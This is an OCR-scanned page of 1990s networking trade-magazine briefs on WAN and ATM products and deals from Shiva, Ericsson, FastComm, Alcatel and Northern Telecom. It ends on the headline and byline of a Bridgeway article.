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
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

THE INTELLIGENT WORKPLACE
CARNEGIE MELLON UNIVERSITY
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

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WANs & Internetworking

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Briefs

Shiva Corp. *last week announced Version 2 of its ShivaPort* **communications server** *for dial-up access to Internet service providers (ISP). The new version can be managed locally or via telnet, and features simplified configuration commands. IP filtering, which allows ISPs to offer customers selective access to the Internet, can be stored at a central server supporting several ShivaPorts.*

Available immediately, ShivaPort Version 2 comes in eight-port ($1,990), 16-port ($2,240) and 32-port ($3,175) models.

Shiva: (617) 270-8300.

Ericsson *has announced it will market* **ADC Kentrox Asynchronous Transfer Mode** *access products, including the AAC-1, AAC-3 and DataSmart intelligent data service units. The agreement calls for the products to be integrated with Ericsson data, video and voice products.*

FastComm Communications Corp. *and* **Alcatel Data Networks, Inc.** *have signed a three-year deal for Alcatel to sell FastComm's voice and data frame relay access devices to complement its 1100 HSS ATM/frame relay switch. The FastComm FRADs will be sold under the Alcatel label.*

The **University of Massachusetts** *has awarded* **Northern Telecom, Inc.** *a $1 million contract to supply Magellan Passport 160* **Asynchronous Transfer Mode** *switches and S/DMS TransportNode OC-48 transmission equipment for the university-run Massachusetts Information Turnpike Initiative.*

The initiative refers to a fiber-optic network spanning 125 miles of right-of-way along the Massachusetts Turnpike — the state's main east-west highway — to be used for distance-learning, telemedicine and other applications.

Bridgeway banks mgmt. future on public nets

Core business slowing due to enhanced platforms.

By Jim Duffy

